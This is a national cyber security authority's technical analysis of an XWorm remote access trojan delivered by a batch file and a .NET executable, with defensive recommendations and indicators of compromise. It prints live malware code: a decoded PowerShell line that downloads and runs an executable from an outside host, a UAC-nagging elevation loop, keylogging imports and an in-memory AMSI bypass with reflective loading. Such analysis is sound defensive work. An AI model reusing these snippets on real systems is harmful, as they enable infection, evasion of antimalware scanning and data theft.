REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for the malicious file *WDAPNC.bat*

Version: 1.0
Date: 21/10/2025

CONTENT

Technical Information 3
WDAPNC.bat & rrr.exe file analysis 3
Indicators of Compromise 11
Recommendations 11

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on the information available at the time of its preparation. Certain elements may differ from actual developments that occur afterward.

Second phase:
Analysis details: Due to resource constraints, some aspects of the malicious file may not have been analyzed in full depth. Any additional or undiscovered information could result in changes to the findings presented in this report.

Third phase:
Information Security: To protect sensitive sources and classified information, certain details have been redacted or intentionally omitted. This approach ensures the integrity and confidentiality of the data used in the analysis.

AKSK reserves the right to modify, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of this report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

XWorm is a *Remote Access Trojan (RAT)* designed to provide remote control over infected systems. Typically, this file can allow actors to execute remote commands, steal credentials and files, monitor user activity (keylogging/screenshots), and deploy persistence mechanisms. ***XWorm*** is obfuscatable and modular, allowing operators to load additional components as needed.

WDAPNC.bat & rrr.exe file analysis

This .bat script first checks if it is being run with administrator rights *(admin privileges).* If it does not have admin privileges, the file continues requests higher priviledge elevation (e.g. from another part of the file found at: *requestElevation* and: *runAsAdmin*).

```
@echo off
if not "%1"=="MINIMIZED" (
    start "" /min cmd /c "%~f0" MINIMIZED %*
    exit /b
)

net session >nul 2>&1
if %errorLevel% == 0 (
    goto :runAsAdmin
) else (
    goto :requestElevation
)
```

Figure 1 Request for administrator privileges

It uses ***wmic*** to search for cmd.exe processes where the command line contains the file name.
(%~nx0) and the word *MINIMIZED.* This is used to find the process PID parent (the first process that started the file with the argument *MINIMIZED)*.

Sets " **originalPID** " with the value of the PID.
Block: **tryElevate** it requires admin privileges.
Use PowerShell Start-Process with -Verb RunAs for search for UAC elevation requested (appears the Windows dialogue to give admin user privileges).

Launch *Cmd* that executes the batch (% batchPath %) with the MINIMIZED KILLPARENT arguments <PID>. / *Min* that minimized the window and - WindowStyle Hidden to create the hidden window.

Later it checks ERRORLEVEL: if error level is 0 its starts successfully (user accepted UAC) and waits 2 seconds and this process is finished. If NOT accepted (e.g. user press Cancel), the scripts timeout for 1s and try back this cycle till the user accepts it.
If we decode base64:
$exeFile = [System.IO.Path]::Combine($env:TEMP, 'setup.exe'); (New-Object Net.WebClient).DownloadFile('https://tytbit.ru/download/5bb2f690-82ee-4dbb-912a-a497cfae61d9.exe', $exeFile); Start-Process $exeFile
It is detected that a URL is being used to download an executable file, with a subsequent attempt to launch it as a process .

```
:requestElevation
    set "originalPID="
    for /f "tokens=2 delims=;=" %%A in ('wmic process where "name='cmd.exe' and commandline like '%%%~nx0%%%'" get processid^, commandline /format:list ^| find "MINIMIZED"') do (
        if not defined originalPID set "originalPID=%%A"
    )

    set "batchPath=%~f0"
    set "batchArgs=MINIMIZED KILLPARENT %originalPID%"

    :tryElevate
    echo Requesting administrator privileges (window will minimize)...
    powershell -noprofile -windowstyle hidden -command "Start-Process -WindowStyle Hidden -FilePath 'cmd.exe' -ArgumentList '/min /c \"\"%batchPath%\" %batchArgs%\"' -Verb RunAs"
    if %errorLevel% == 0 (
        timeout /t 2 >nul
        exit
    ) else (
        timeout /t 1 >nul
        goto :tryElevate
    )
```

Figure 2 Hidden process initiation

```
:runAsAdmin
    if /i "%~2"=="KILLPARENT" (
        taskkill /PID %~3 /F >nul 2>&1
    )

    setlocal
    powershell -NoProfile -ExecutionPolicy Bypass -Command "$de = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('TmV3LUl0ZW1Qcm9wZXJ0eSAtUGF0aCAiSEtMTTpcU
    powershell -NoProfile -ExecutionPolicy Bypass -Command "$de = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('JGV4ZUZpbGUgPSBbU3lzdGVtLklPLlBhdGhdOjpDb
    endlocal
    exit
```

Figure 3 Download and execution of the second stage

The executable downloaded file type is compiled in **.NET.**



Figure 4 Executable file

To see the code and its functionalities of this file we need to analyze its code. By looking at its source code, we can see that the file has a considerable number of functions and functionalities. These functions, their classes have names which are not understandable so is used obfuscated (hidden) technique code to accomplish its purpose.



Figure 5 Class obfuscation

From the source code of each function it is detected the use of encoding strings using base64 characters, a technique which hide and make file analysis more difficult.
For example, function **QAEDGFrDAVYieq**

1. Gets an encryptedText formatted as **Base64.**
2. Decodes Base64 to one byte [].
3. There is **one key that repeats** (@string) which comes from: Convert.FromBase64String (" QUxQRkxvWA == ") this decoded as HOW **" ALPFLoX "** .
4. For each byte it performs a XOR with the corresponding bytes of the key (the key is repeated cyclically).
5. Returns the characters of the result as a string.

This is a **key-repeating XOR stream cipher**. The input must be in **Base64** format; the output is a string constructed from the XOR results.

```
namespace MDVROrnrgotYUxC
{
    // Token: 0x02000007 RID: 7
    80 references
    public class QAEDGFrDAVYieq
    {
        // Token: 0x06000013 RID: 19 RVA: 0x000025C0 File Offset: 0x000007C0
        2 references
        public static string eO2GcQetJwhe66kpVvdP(string encryptedText)
        {
            string @string = Encoding.UTF8.GetString(Convert.FromBase64String("QUxQRkxvWA=="));
            List<char> list = new List<char>();
            int num = 0;
            byte[] array = Convert.FromBase64String(encryptedText);
            checked
            {
                foreach (byte b in array)
                {
                    char c = Strings.Chr((int)((byte)((int)b ^ Strings.Asc(@string[num]))));
                    list.Add(c);
                    num = (num + 1) % @string.Length;
                }
                return new string(list.ToArray());
            }
        }
```

Figure 6 Obfuscation technique

function ***m2HXTdnyBSLY7DtCLVGo***
string text = Path.Combine (Path.GetTempPath (),
Encoding.UTF 8. GetString (Convert.FromBase64String ("M2Q4NDdjNjUw...")))

Takes a system temp path (as *C:\Users\<user>\AppData\Local\Temp\).*

Takes a file name encoded in **Base64**, which after decoding becomes something like *"somefilename.exe"* (it is clear that it ends with .exe from "V4ZQ==", which decodes to "exe").

The TempPath is obtained, and the decoded Base64 file name is appended to construct the full path, e.g.: C:\Users\<user>\AppData\Local\Temp\randomname.exe

```
89      // Token: 0x0600002B RID: 43 RVA: 0x0000334C File Offset: 0x0000154C
90      public static void m2HXTDnyBSLY7DtCLVGo(string base64Exe, string targetIP, string gatewayIP)
91      {
92          try
93          {
94              byte[] array = Convert.FromBase64String(base64Exe);
95              string text = Path.Combine(Path.GetTempPath(), Encoding.UTF8.GetString(Convert.FromBase64String
                  ("M2Q4NDdjNWMtNGY1YS00OTE4LTllMDctYTk2Y2VhNDkwNDhkLmV4ZQ==")));
96              File.WriteAllBytes(text, array);
97              SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh = new Process();
98              SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh.StartInfo = new ProcessStartInfo
99              {
100                 FileName = text,
101                 Arguments = targetIP + Encoding.UTF8.GetString(Convert.FromBase64String("IA==")) + gatewayIP,
102                 UseShellExecute = false,
103                 CreateNoWindow = true
104             };
105             SPNSCQUJHvY.OjV2T3MJLaCAcSC3gSRh.Start();
106         }
107         catch (Exception ex)
108         {
109         }
110     }
111
```

Figure 7 Dropper function

During the analysis it is detected the import of several specific *dlls,* from which several functions are distinguished which serve to capture the keys pressed on the keyboard, to capture the user's screen image, mouse events, etc. **So, this code can be used for *Spying, key injection, remote control.***

```
    }
}

// Token: 0x0600004B RID: 75
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "mouse_event", ExactSpelling = true, SetLastError = true)]
1 reference
public static extern void hdwUPZ4ML98pWuH02Ve7(int dwFlags, int dx, int dy, int cButtons, int dwExtraInfo);

// Token: 0x0600004C RID: 76
[DllImport("user32.dll", EntryPoint = "keybd_event")]
1 reference
internal static extern bool dvVHrnphHzXmz80wDYOs(byte bVk, byte bScan, uint dwFlags, UIntPtr dwExtraInfo);

// Token: 0x0600004D RID: 77
[DllImport("avicap32.dll", EntryPoint = "capCreateCaptureWindowA")]
0 references
public static extern IntPtr M9FtIa0v1fPJr8klRp32(string lpszWindowName, int dwStyle, int X, int Y, int nWidth, int nHeight,

// Token: 0x0600004E RID: 78
[DllImport("avicap32.dll", CharSet = CharSet.Ansi, EntryPoint = "capGetDriverDescriptionA", ExactSpelling = true, SetLastErr
1 reference
public static extern bool anELMmqn4KWEGmVEp1zQ(short wDriver, [MarshalAs(UnmanagedType.VBByRefStr)] ref string lpszName, int
```

Figure 8 Importing functions for remote access

After it is detected the collection of information such as the list of available drives (USB, hard disk, network shares, CD/DVD, etc.).

It decodes a string from *Base64* (this is the prefix, for example " *Removable* : " or " *Drive* : "), adds the name of the drive (*driveInfo.Name, e.g. E:*) and then adds another decoded string from *Base64* (e.g. a newline \r\n or something like - size:) depending on what those *Base64 contain* .

```
{
    string text = Encoding.UTF8.GetString(Convert.FromBase64String(""));
    try
    {
        foreach (DriveInfo driveInfo in MyProject.ANSGNm2QWbKiZ2ZpvSNM.FileSystem.Drives)
        {
            switch (driveInfo.DriveType)
            {
            case DriveType.Removable:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W1VTQl0=")) + driveInfo.Name + Encoding.UTF8
                break;
            case DriveType.Fixed:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W0RyaXZlXQ==")) + driveInfo.Name + Encoding.
                break;
            case DriveType.Network:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W05FVF0=")) + driveInfo.Name + Encoding.UTF8
                break;
            case DriveType.CDRom:
                text = text + Encoding.UTF8.GetString(Convert.FromBase64String("W0NEXQ==")) + driveInfo.Name + Encoding.UTF8
                break;
            }
        }
    }
    finally
```

Figure 9 Drive enumeration

In the function ***sBhXt3NvKzWxfEgvvuPx*** is observed an attempt to interact with ***amsi.dll***. The code attempts to disable AMSI (Windows Antimalware Scan Interface) in memory, then loads a ***.NET*** assembly encoded in **Base64** and executes it(EntryPoint). These are typical loader behaviors used to stage the next-stage malicious payload.

```
// Token: 0x06000033 RID: 51 RVA: 0x000036E0 File Offset: 0x000018E0
1 reference
public static void sBHXt3NvKzWxfEgvvuPx(string base64Exe)
{
    Task.Run(delegate
    {
        try
        {
            IntPtr intPtr = SPNSCQUJHvY.VTPDGyGliHT7pMe4pscz(SPNSCQUJHvY.zXuU7Zw0loU4PTnrF8c4("amsi.dll"), "AmsiScanBuffer");
            if (intPtr != IntPtr.Zero)
            {
                uint num = 0U;
                SPNSCQUJHvY.Fd9kkqGEeUOpTtCfHrN8(intPtr, 6U, 64U, ref num);
                Marshal.Copy(new byte[] { 195, 144, 144, 144, 144, 144 }, 0, intPtr, 6);
            }
            byte[] array = Convert.FromBase64String(base64Exe);
            Assembly assembly = Assembly.Load(array);
            MethodInfo entryPoint = assembly.EntryPoint;
            if (entryPoint != null)
            {
                object[] array2 = new object[0];
                if (entryPoint.GetParameters().Length == 1)
                {
                    array2 = new object[] { new string[0] };
                }
                entryPoint.Invoke(null, array2);
            }
        }
        catch (Exception ex)
        {
            MessageBox.Show("Error: " + ex.Message);
        }
    });
```

Figure 10Amsi.dll

In the function ooCwK3Sv2Y8YVsoUHoNw, is detected the collected information about the number of CPU cores, the username, and the operating system version of the user.

All these values are placed into an object[] and combined with String.Concat(). Concat simply puts the values **without separators.**

```
62 references
public static string ooCwK3Sv2Y8YVsoUHoNw()
{
    string text;
    try
    {
        text = EVPPNKYDYQo.i8EKCgIEZEwo4QlwBhjE(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        text = Encoding.UTF8.GetString(Convert.FromBase64String("RXJyIEhXSUQ="));
    }
    return text;
}
```

Figure 11 Computer information gathering

```
62  // Token: 0x06000062 RID: 98 RVA: 0x00008FA8 File Offset: 0x000071A8
63  public static string i8EKCgIEZEwo4QlwBhjE(string strToHash)
64  {
65      MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
66      byte[] array = Encoding.ASCII.GetBytes(strToHash);
67      array = md5CryptoServiceProvider.ComputeHash(array);
68      StringBuilder stringBuilder = new StringBuilder();
69      foreach (byte b in array)
70      {
71          stringBuilder.Append(b.ToString(Encoding.UTF8.GetString(Convert.FromBase64String("eDI="))));
72      }
73      return stringBuilder.ToString().Substring(0, 20).ToUpper();
74  }
75
```

91 %

Locals

Name	Value
strToHash	"6flareDESKTOP-IK5R0C1Microsoft Windows NT 6.2.9200.0103246180352"
array	{byte[0x00000010]}
md5CryptoServiceProvider	{System.Security.Cryptography.MD5CryptoServiceProvider}
stringBuilder	{87be72432c7bae9ce9083ca676c0d276}
b	0x76
i	0x00000010
array2	{byte[0x00000010]}

Figure 12 Example of computer information gathering

The code makes an **HTTP GET** request to a URL stored in ***QAEDGFrDAVYieq.BM8yDoSE6Iwf6XOgidZu***, reads the response **line by line** and searches for lines that contain **:** . If it finds a line with :, it splits the line into two parts and stores them as two different values in the obfuscated fields/variables ***QAEDGFrDAVYieq.hoSnbVfwgSTXG1BOPKjr*** and ***QAEDGFrDAVYieq.rt2HODkoJx1FtaafqT7Y.***

ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12.
Activates TLS, TLS 1.1 and TLS 1.2 protocols for .NET connections (ensures it can communicate with servers that use these versions).

HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(QAEDGFrDAVYieq.BM8yDoSE6Iwf6XOgidZu).
It creates an HTTP request to the URL stored in the obfuscated variable ***BM8yDoSE6Iwf6XOgidZu***.

httpWebRequest.Method = Encoding.UTF 8. GetString (Convert.FromBase64String("R0VU"));
R0VU in Base64 decoded in "GET", so The HTTP method is GET.

httpWebRequest.UserAgent =
Encoding.UTF 8. GetString (Convert.FromBase64String ("**TW96aWxsYS81LjA** ="));
TW96aWxsYS81LjA= decoded in "Mozilla/5.0". So, the user agent is impersonated as an ordinary browser.

To expose thist URL, we need to debug these functions.
By debugging the code, IP c2 is identified



Figure 13IP C2

The code uses *RijndaelManaged* with Mode = CipherMode.ECB.
RijndaelManaged is an implementation of the Rijndael algorithm when used with a 128-bit blocksize, it is equivalent to **AES.** In practice, the .NET standard uses a 128-bit blocksize, so this is effectively AES-128 (because the key generated by MD5 is 128 bits).
The algorithm used to encrypt the malware configuration is **AES** in **ECB mode,** combined with **Base64 encoding.**



Figure 14 File configuration encryption

MITRE ATT&CK Techniques

Tactical	Technique ID	Technique Name	Description
Initial Access	T1566	Phishing	Delivered through phishing emails with malicious attachments or links (eg, .lnk , .iso, .hta , or macro documents).
Execution	T1204	User Execution	Infection begins when the victim opens or executes the malicious file manually.
Execution	T1059.001	PowerShell	Uses PowerShell commands to download payloads, execute scripts, or maintain persistence.
Execution	T1059.003	Windows Command Shell	Execute commands via cmd.exe or batch scripts to interact with the system.
Defense Evasion	T1027	Obfuscated Files or Information	Payloads and configurations are Base64-encoded or XOR-encrypted to avoid detection.
Persistence	T1053	Scheduled Task/Job	Creates scheduled tasks to maintain persistence after reboot.
Persistence	T1547.001	Registry Run Keys / Startup Folder	Adds entries under Run/ RunOnce keys pointing to malware stored in % AppData % or % ProgramData %.
Credential Access	T1003	OS Credential Dumping	Attempts to harvest saved credentials from browsers and system stores.
Discovery	T1083	File and Directory Discovery	Enumerates system directories and searches for files of interest.

Discovery	T1082	System Information Discovery	Collects hostname, username, OS version, and hardware data for profiling.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Communicates with the C2 server over HTTP/HTTPS to send data or receive commands.
Command and Control	T1105	Ingress Tool Transfer	Downloads additional payloads or modules from the C2 server.
Collection	T1113	Screen Capture	Captures screenshots periodically or upon command.
Collection	T1056.001	Keylogging	Records keystrokes to steal credentials or sensitive data.
Exfiltration	T1041	Exfiltration Over C2 Channel	Sends stolen data back to the attacker via the same C2 communication channel.
Impact	T1489	Service Stop	May attempt to disable security tools or services to maintain control.

Indicators of Compromise

e6d70f45ea2b05bb68eecabd4d752af827e593e8ccd3837177d2acd93337d84d	**WDAPNC.bat**
9C91996B313A9BA507B2823A6865B95FFBDA2AB6BF57D368A1DC6CC1C8D50567	**Rrr.exe**
5[.]175[.]234[.]145	**C2**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Keep systems and software updated.
- Block attached files (ISO/LNK/HTA, documents with macros) at the email gateway; also block execution of these file types on endpoints via GPO.
- Use protective DNS and web filtering

- PowerShell: disable v2, enable Script Block & Module Logging, and require scripts to be signed for administrators.
- Restrict LOLBAS (Living Off the Land Binaries and Scripts): allow mshta, wscript/cscript, regsvr32, rundll32 only where necessary; alert if these create network connections.
- Restrict egress: use host firewalls to restrict outbound connections from hosts running scripts and PowerShell.
- Set alerts for persistence artifacts: detect the creation of new scheduled tasks and Run keys that point to %AppData%, %ProgramData%, user profiles, or new startup items.
- Centralize telemetry in your SIEM and store at least six months of logs.
- Implement MFA for all accounts; at a minimum, include admin, VPN, and cloud accounts.
- Switch/separate admin and everyday accounts and implement the principle of least privilege.
- Allow only approved applications and RMM tools, block and alert for unauthorized installations.
- Isolate critical systems and restrict RDP/SMB/WMI/WinRM between network segments.